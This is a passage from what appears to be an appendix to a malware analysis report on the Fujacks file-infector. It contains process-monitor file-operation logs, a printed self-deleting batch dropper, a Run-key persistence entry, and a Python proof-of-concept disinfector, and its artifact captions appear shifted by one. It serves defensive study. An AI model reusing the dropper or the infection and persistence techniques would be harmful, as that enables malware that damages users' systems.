Artifact 5: File operations for dropping original (clean) PE

Process Name	Operation	Target	Detail
sample.exe	WriteFile	C:\Documents and Settings***\Local Settings\Temp\81$$.bat	Offset: 0, Length: 128
sample.exe	WriteFile	C:\Documents and Settings***\Local Settings\Temp\81$$.bat	Offset: 128, Length: 43
sample.exe	WriteFile	C:\Documents and Settings***\Local Settings\Temp\81$$.bat	Offset: 128, Length: 43
sample.exe	CloseFile	C:\Documents and Settings***\Local Settings\Temp\81$$.bat	

Artifact 6: File operations for dropping temporary batch file

```
try1
del "C:\mw\sample.exe"
if exist "C:\mw\sample.exe" goto try1
ren "C:\mw\sample.exe.exe" "run.exe"
if exist "C:\mw\sample.exe.exe" goto try2
"C:\mw\sample.exe"
:try2
del %0
```

Artifact 7: Dropped batch file (81$$.bat) used to replace/clean infected sample.exe

Process Name	Operation	Target	Detail
sample.exe	WriteFile	C:\WINDOWS\system32\drivers\ncscv32.exe	Offset: 0, Length: 128
sample.exe	WriteFile	C:\WINDOWS\system32\drivers\ncscv32.exe	Offset: 128, Length: 128
…	…	…	…
sample.exe	WriteFile	C:\WINDOWS\system32\drivers\ncscv32.exe	Offset: 68,608, Length: 128
sample.exe	WriteFile	C:\WINDOWS\system32\drivers\ncscv32.exe	Offset: 68,736, Length: 128
sample.exe	WriteFile	C:\WINDOWS\system32\drivers\ncscv32.exe	Offset: 68,864, Length: 74
sample.exe	CloseFile	C:\WINDOWS\system32\drivers\ncscv32.exe	
			** *(…) represents repeating operations*

Artifact 8: File operations for dropping malicious PE

Registry Key Modifications:

```
Key Name:           HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
Class Name:         <NO CLASS>
Last Write Time:    9/18/2008 - 10:07 AM
Value 0
  Name:             nvscv32
  Type:             REG_SZ
  Data:             C:\WINDOWS\system32\drivers\ncscv32.exe
```

Artifact 9: Autorun key installed at the initial startup of ncscv32.exe malware

Process Name	Operation	Target	Detail
ncscv32.exe	QueryStandardInformationFile	C:\WINDOWS\system32\drivers\ncscv32.exe	AllocationSize: 69,632, EndOfFile: 68,938, NumberOfLinks: 1, DeletePending: False, Directory: False
ncscv32.exe	WriteFile	C:\cygwin\bin\run.exe	Offset: 0, Length: 65,536
ncscv32.exe	WriteFile	C:\cygwin\bin\run.exe	Offset: 65,536, Length: 3,402
ncscv32.exe	SetBasicInformationFile	C:\cygwin\bin\run.exe	CreationTime: 0, LastAccessTime: 0, LastWriteTime: 9/24/2008 9:59:17 AM, ChangeTime: 9/25/2008 7:40:47 AM, FileAttributes: n/a
ncscv32.exe	CloseFile	C:\WINDOWS\system32\drivers\ncscv32.exe	
ncscv32.exe	CloseFile	C:\cygwin\bin\run.exe	

Artifact 10: File operations overwriting infection target with a copy of Fujacks

Process Name	Operation	Target	Detail
ncscv32.exe	CreateFile	C:\Documents and Settings***\Local Settings\Temp\94$$.Ico	Desired Access: Generic Read, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: N, ShareMode: Read, Write, AllocationSize: n/a, OpenResult: Opened
ncscv32.exe	QueryStandardInformationFile	C:\Documents and Settings***\Local Settings\Temp\94$$.Ico	AllocationSize: 4,096, EndOfFile: 766, NumberOfLinks: 1, DeletePending: False, Directory: False
ncscv32.exe	ReadFile	C:\Documents and Settings***\Local Settings\Temp\94$$.Ico	Offset: 0, Length: 766
ncscv32.exe	QueryStandardInformationFile	C:\Documents and Settings***\Local Settings\Temp\94$$.Ico	AllocationSize: 4,096, EndOfFile: 766, NumberOfLinks: 1, DeletePending: False, Directory: False
ncscv32.exe	CloseFile	C:\Documents and Settings***\Local Settings\Temp\94$$.Ico	

Artifact 11: Temporary Icon file is used to preserve original PE Icon

Process Name	Operation	Target	Detail
ncscv32.exe	CreateFile	C:\cygwin\bin\run.exe	Desired Access: Generic Read/Write, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: N, ShareMode: Read, AllocationSize: n/a, OpenResult: Opened
ncscv32.exe	QueryStandardInformationFile	C:\cygwin\bin\run.exe	AllocationSize: 69,632, EndOfFile: 68,938, NumberOfLinks: 1, DeletePending: False, Directory: False
ncscv32.exe	ReadFile	C:\cygwin\bin\run.exe	Offset: 68,810, Length: 128
ncscv32.exe	WriteFile	C:\cygwin\bin\run.exe	Offset: 68,938, Length: 128
…	…	…	…
ncscv32.exe	WriteFile	C:\cygwin\bin\run.exe	Offset: 118,986, Length: 128
ncscv32.exe	WriteFile	C:\cygwin\bin\run.exe	Offset: 119,114, Length: 24
			** *(…) represents repeating operations*

Artifact 12: Original PE (run.exe) is append to new infected PE

Appendix B: Sample Fujacks PE Disinfector

```
###############################################################################
# cleanFile
# - Proof-of-Concept Python function for cleaning a Fujacks infected PE
# - Function lacks necessary error checking and logging
#
def cleanFile ( infectedFile ):
    MAX_FJ_TAG_SIZE=256

    # Open Infected File
    infectedFP =open(infectedFile, "r")

    # Read End of File
    infectedFP.seek(-(MAX_FJ_TAG_SIZE), os.SEEK_END)
    fileChunk=infectedFP.read(MAX_FJ_TAG_SIZE)

    # Search for Fujacks Tag
    # Format of Tag: WHBOY<orig filename>.exe.<size of orig file>.
    fjTagRE="WHBOY(.*\.exe)\.exe.([0-9]*)."
    fjTagPattern= re.compile(fjTagRE)
    mobj =fjTagPattern.search(fileChunk)

    # Parse Fujacks Tag
    fjTagLoc = MAX_FJ_TAG_SIZE-mobj.start()
    fnameOrigPE=mobj.group(1)
    sizeOrgPE=int(mobj.group(2))

    # Write Clean PE
    locOrigPE=fjTagLoc+sizeOrgPE+1
    infectedFP.seek(-(locOrigPE), os.SEEK_END)

    tmpFd, cleanFile = tempfile.mkstemp(suffix=".clean", text=False, dir=".")
    os.write(tmpFd, infectedFP.read(sizeOrgPE))

    infectedFP.close()
    os.close(tmpFd)

    # Restore Original PE
    os.rename(infectedFile, infectedFile+".infected")
    os.rename(cleanFile, fnameOrigPE)
```

Appendix B: Proof-of-concept Python function for cleaning a Fujacks infected PE

References

Quist, D. (2008, December). *Offensive computing*. Retrieved from http://www.offensivecomputing.net

Skoudis, E., & Zeltser, L. (2004). *Malware: Fighting Malicious Code.* (M. Franz, Ed.) Upper Saddle River, NJ: Prentice Hall.

Szor, P. (2005). *The Art of Computer Virus Research and Defense.* (K. Gettman, J. Goldstein, G. Kanouse, K. Hart, & C. Andry, Eds.) Upper Saddle River, NJ: Pearson Education, Inc.

Zeltser, L. (2010). Reverse-engineering malware: malware analysis tools and techniques. *Proceedings of the SANS conference*